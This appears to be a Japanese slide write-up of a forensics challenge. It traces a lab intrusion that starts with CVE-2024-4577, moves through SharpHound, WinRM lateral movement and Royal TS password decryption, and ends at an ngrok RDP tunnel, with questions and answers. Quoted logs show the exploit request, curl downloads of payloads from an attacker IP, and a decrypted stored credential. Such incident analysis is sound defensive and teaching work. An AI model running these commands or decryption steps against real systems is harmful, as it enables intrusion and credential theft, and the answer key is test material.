
https://github.com/K3ysTr0K3R/CVE-2024-4577-EXPLOIT/blob/main/CVE-2024-4577.py

2.2. Initial Access

IoCやPoCからCVE-2024-4577で侵入されたことが分かる

A. CVE-2024-4577

2.2. Initial Access



https://www.apachefriends.org/download.html

3.1. Discovery

問題2.2 で特定された脆弱性を利用し、攻撃者がある情報収集用のツールをダウンロードして実行していることが確認された。以下の選択肢から、該当するツールを選べ。

- SharpHound
- Mimikatz
- PowerView
- Seatbelt
- CrackMapExec
- SharpSecDump

3.1. Discovery

PHPへのexploitによって、親プロセスが php-cgi.exe となって、cmd.exeでコマンドが実行される。

これによって実行されたコマンドを抽出する

```
cat WEB01.log | grep php-cgi.exe | grep "subEvt=start"  | grep cmd.exe | awk -F 'cmd="' '{print $2}' | awk -F '" psID=' '{print $1}'
```

3.1. Discovery

```
/s /c ""whoami""
/s /c ""hostname""
/s /c ""whoami""
/s /c ""systeminfo""
/s /c ""tasklist""
/s /c ""dir""
/s /c ""curl -o s1.exe http://13.112.37.182/s.exe""
/s /c ""dir""
/s /c ""s1.exe -c all""
/s /c ""dir""
/s /c ""dir""
/s /c ""copy 20241001170642_BloodHound.zip ..¥htdocs¥a.zip""
/s /c ""dir ..¥htdocs""
/s /c ""curl -o m.msi http://13.112.37.182/hs.msi""
/s /c ""dir""
/s /c ""msiexec /quiet /qn /i m.msi""
```

3.1. Discovery

s1.exeに関する起動ログを見る


```
cat WEB01.log | grep s1.exe | grep "subEvt=start"
```

```
10/01/2024 17:05:55.108 +0900 loc=ja-JP type=ITM2 sn=24122 lv=6 rs=5 trs=527 rf=C16:C8:L8:R8 evt=ps
subEvt=start os=Win com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=108dc826-9087-4520-be64-3992cc4f80a5 csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,
fe80::9556:4ca:371b:5ed3 mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{878F0291-0BDB-4D31-A352-E589AF4C79CB} psPath="C:\xampp\php\s1.exe" cmd="-c all" psID=6580 parentGUID=
{6E7B0F13-5AE4-4111-A844-6790403B7E64} parentPath="C:\Windows\SYSTEM32\cmd.exe" psUser="Green"
psDomain="EDEN-COLLEGE" arc=x86 sha256=e3c4743814f21ca22ca7a2e53b129197fd79b2ee8b3adebd2e8752608b09ebdf
sha1=b542fd4c4bb155cd1f56117cf15daaf9c8bcb459 md5=150e36ef957f485ed864542cb7b736d6 crTime="10/01/2024
17:05:32.655" acTime="10/01/2024 17:05:32.670" moTime="10/01/2024 17:05:32.670" size=1052160 sig=None
```

3.1. Discovery

sha256でVirusTotalを見る

A. SharpHound



https://www.virustotal.com/gui/file/e3c4743814f21ca22ca7a2e53b129197fd79b2ee8b3adebd2e8752608b09ebdf/detection

3.2. Discovery

問題3.1で使用されたツールにより収集された情報は、特定のファイルとして外部に持ち出されていることが確認された。そのファイル名を答えよ。

- 回答例: filename.txt (case sensitive)

3.2. Discovery

BloodHoundの実行結果をa.zipとしてコピーしている


```
/s /c ""copy 20241001170642_BloodHound.zip ..¥htdocs¥a.zip""
```

Apacheのアクセスログを見ると、攻撃者のIPから a.zip をダウンロードしている

```
14  182.20.219.61 - - [01/Oct/2024:17:07:52 +0900] "POST /php-cgi/php-cgi.exe?%ADd+cgi.force_redirect%3D0
    +%ADd+disable_functions%3D%22%22+%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input HTTP/1.
    1" 200 76747 "-" "python-requests/2.31.0"
15  182.20.219.61 - - [01/Oct/2024:17:08:02 +0900] "GET /a.zip HTTP/1.1" 200 12735 "-" "Mozilla/5.0 (X11;
    Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

A. a.zip

BloodHound (SharpHound)



4. Lateral Movement

ログを確認したところ、Web01からWS01にも横展開をしていたことが分かった。WS01に横展開を行った際に利用したプロトコルを答えよ。

- RDP
- SMB
- WinRM
- SSH
- DCOM

4. Lateral Movement

WEB01からWS01への通信を調べる

```
cat WS01.log | grep "evt=net" | grep "srcIP=172.16.4.101"
```

ポート5985 (WinRM) への通信が存在

```
10/01/2024 17:11:42.233 +0900 loc=en-US type=ITM2 sn=19090 lv=5 evt=net subEvt=acpt os=Win com="WS01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64
mac=06:9e:69:eb:93:c3 sessionID=0 psGUID={23370FC9-8E90-4918-B1A4-EBCB13CCF7AB} psPath="System"
srcIP=172.16.4.101 srcPort=53574 dstIP=172.16.1.101 dstPort=5985
```

4. Lateral Movement

WinRM関連のプロセスを調べる

```
cat WS01.log  | grep -i wsmprovhost
```

curlで攻撃者のサーバーからファイルを取得している。

このcurlの親プロセスが wsmprovhost.exe　　A. WinRM

```
10/01/2024 17:12:14.235 +0900 loc=en-US type=ITM2 sn=19122 lv=5 evt=ps subEvt=start os=Win com="WS01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64
mac=06:9e:69:eb:93:c3 sessionID=0 psGUID={198334B3-8208-4E61-9C66-FD12C7B6DBF4}
psPath="C:\Windows\system32\curl.exe" cmd="-o m.msi http://13.112.37.182/hs.msi" psID=1084 parentGUID=
{3F970C75-E988-485A-B477-6D02ED32F14D} parentPath="C:\Windows\system32\wsmprovhost.exe" psUser="Green"
psDomain="EDEN-COLLEGE" arc=x64 sha256=d76d08c04dfa434de033ca220456b5b87e6b3f0108667bd61304142c54addbe4
sha1=c9ecde4de3c60f99c69bbca4332f4162e0bf252f md5=eac53ddafb5cc9e780a7cc086ce7b2b1 crTime="07/13/2022
17:02:42.571" acTime="07/13/2022 17:02:42.602" moTime="07/13/2022 17:02:42.602" size=530944 sig=Valid
signer="Microsoft Windows" issuer="Microsoft Windows Production PCA 2011" cerSN="33 00 00 03 3c 89 c6 6a
7b 45 bb 1f bd 00 00 00 00 03 3c" validFrom="09/03/2021 03:23:41.000" validTo="09/02/2022 03:23:41.000"
```

5. Credential Access

ログを分析した結果、攻撃者はWS01に存在する次のパスのファイルを参照していることが分かった。

`C:¥Users¥green¥Documents¥ViehmannCredential.rtsz`

このファイルについてIT管理者から入手した。（zipファイル中の`ViehmannCredential.rtsz`）

このファイルを解析することで得られる認証情報のうち、ユーザ名とパスワードを答えよ。

- フォーマット：ユーザ名_パスワード (case sensitive)
- 回答例：Henderson_Elllllllleganunnnnnnnnnnyas!!!

5. Credential Access

ヒント：WS01にインストールされているソフトウェアの一覧は以下である

Python Launcher
aws-cfn-bootstrap
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.29.30139
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.29.30139
Royal TS V7
AWS Tools for Windows
Mark II Updater
Mark II Recorder
AWS PV Drivers
Amazon SSM Agent

5. Credential Access

拡張子でググると Royal TSのファイルと分かる

5. Credential Access

ファイルの中身を見ると、ユーザー名および暗号化されたパスワードや接続先のサーバーの記載を見ることができる。

```
<CredentialPassword>H0Ru4w7zSQ5sXSnpcmDF8y77PMoHBBk2I/scYLkNA0MFtatAZAEMswdObRdR9j+4dd0KqwW/iwd
+XBDGt/8VDWxK4/k1tKQgtnsJp/LD4UM=</CredentialPassword>
<CredentialUsername>Viehmann</CredentialUsername>
```

```
<URI>DC01.eden-college.local</URI>
```

5. Credential Access

パスワードを復号する方法がないか調べる

5. Credential Access

Decryptツールが存在

AES鍵が固定なため、
復号できてしまう

Reveal password encrypted by Royal TS

1. How does it work?

See here.

2. How to use?

- Make sure you have Python3 and have `cryptography` package installed.

  You can install it via

```
$ pip3 install cryptography
```

```
Usage:
    RoyalTSCipher.py <enc|dec> [-p Password] <plaintext|ciphertext>
        <enc|dec>               `enc` for encryption, `dec` for decryption.
                                This parameter must be specified.

        [-p Password]           The password that Royal TS Document uses.
                                This parameter must be specified.

        <plaintext|ciphertext>  Plaintext string or ciphertext string.
                                This parameter must be specified.
```

https://github.com/HyperSine/how-does-RoyalTS-encrypt-password

5. Credential Access


実行結果

```
┌──(user㉿kali)-[~/how-does-RoyalTS-encrypt-password/python3]
└─$ python RoyalTSCipher.py dec H0Ru4w7zSQ5sXSnpcmDF8y77PMoHBBk2I/scYLkNA0MFtatAZAEMswdObRdR9j+4dd0KqwW/iwd+XBDGt/8VDWxK4/k1tKQgtnsJp/LD4UM=
Anya_Smug213th!
```


A. Viehmann_Anya_Smug213th!

5. Credential Access

別解：適当なマシンにRoyal TSをインストールする



端末内に保存されているクレデンシャル



metasploit-framework / documentation / modules / post / windows / gather / credentials /

bwatters-r7 Land #19173, Add CarotDAV FTP PackRat module — f8c69e4 · 5 months ago — History

Name	Last commit message	Last commit date
..		
adi_irc.md	Added Adi IRC and Windows version to documentation scena...	5 months ago
aim.md	spelling fixes on docs	last year
avira_password.md	add missing docs	4 years ago
carotdav_ftp.md	Added CarotDAV and Windows version to documentation sce...	5 months ago
chrome.md	spelling fixes on docs	last year
comodo.md	spelling fixes on docs	last year
coolnovo.md	spelling fixes on docs	last year

https://github.com/rapid7/metasploit-framework/tree/master/documentation/modules/post/windows/gather/credentials

6.1. Lateral Movement

問題5で取得したクレデンシャルを利用して、Impactが実行されたのではないかと推測できる。ログを分析した結果、攻撃者によって持ち込まれたファイルが利用され、WEB01を踏み台として、内部ネットワークにあるマシンへのトンネルが確立されたことが確認できた。

その実行ファイル名および実行コマンドのオプションを答えよ。

6.1. Lateral Movement

- フォーマット：`実行ファイル名_実行コマンドのオプション` (case sensitive)

- 回答例：plink.exe を実行し、その引数が Henderson@web01.eden-college.local -pw_Elllllllleganunnnnnnnnnnyas!!! -P 22 -2 -4 -T -N -C -R 12345:127.0.0.1:445であった場合

plink.exe_Henderson@web01.eden-college.local -pw_Elllllllleganunnnnnnnnnnyas!!! -P 22 -2 -4 -T -N -C -R 12345:127.0.0.1:445

6.2. Lateral Movement

問題6.1で使われたツールまたはサービス名を答えよ。

- 回答例: `Plink` (case insensitive)

6.1. 6.2. Lateral Movement

問題3.1で見つけたIPアドレスから他のファイルを取得していないか調べる

```
cat WEB01.log  | grep 13.112.37.182
```

結果として、curlで2つのファイルをダウンロードしていることが分かる

```
curl –o m.msi http://13.112.37.182/hs.msi
curl -o nn.exe http://13.112.37.182/n.exe
```

6.1. 6.2. Lateral Movement

nn.exeの起動を追う

```
cat WEB01.log | grep nn.exe | grep "subEvt=start"
```

```
10/01/2024 17:19:31.747 +0900 loc=ja-JP type=ITM2 sn=24393 lv=5 rf=C17 evt=ps subEvt=start os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{CA55C684-2E81-4416-BD86-1C336189C814} psPath="C:\Windows\System32\nn.exe" cmd="tcp 172.16.2.101:3389"
psID=5876 parentGUID={A2A87EF5-A556-4836-B507-20F3ED54AA08} parentPath="C:\Windows\SYSTEM32\cmd.exe"
psUser="Green" psDomain="EDEN-COLLEGE" arc=x64
sha256=9b18df84a96f68f8726d26bc661a86a984d8fda4e5e8c2641ad91d103d028b05
sha1=a2d7898d488b08294d659c88ed439bc5c8352d65 md5=4135fe39c7a56d4d4e6a3a86d7ee3f77 fileDesc="The ngrok
agent gets you online in one line." product="ngrok agent" productVer="3.16.0" crTime="10/01/2024
17:18:59.418" acTime="10/01/2024 17:18:59.902" moTime="10/01/2024 17:18:59.902" size=27545832
sig=Invalid signer="Ngrok, Inc." issuer="DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1"
cerSN="08 3a 42 d3 31 c1 5f d9 8d 28 31 5d 15 d9 e3 f7" validFrom="05/30/2024 09:00:00.000" validTo="08/
28/2027 08:59:59.000"
```

6.1. 6.2. Lateral Movement

ngrokが使われていることが分かり、引数からDC01のRDP用ポート (3389) へのトンネルが張られていることも分かる。

参考：https://ngrok.com/docs/tcp/

答え

6.1. nn.exe_tcp 172.16.2.101:3389

6.2. ngrok (ngrok agentも可)

6.3. Lateral Movement

問題6.1が通信したインターネット上のIPアドレスをすべて答えよ
（172.16.0.0/20のプライベートIPは記述不要）

- フォーマット（記述形式）: IPアドレスをカンマ区切りで列挙
- 回答例（記述形式）: 203.0.113.0,203.0.113.2

6.3. Lateral Movement

nn.exeの通信先をawkで抽出する

```
cat WEB01.log | grep 'psPath=¥"C¥:¥¥Windows¥¥System32¥¥nn.exe¥"'
| grep "evt=net subEvt=con" | awk -F 'dstIP=' '{print $2}'  | awk
-F ' ' '{print $1}' | sort | uniq
```

```
172.16.2.101
3.164.110.126
52.196.202.158
52.202.168.65
```


A. 3.164.110.126, 52.196.202.158, 52.202.168.65

ngrok

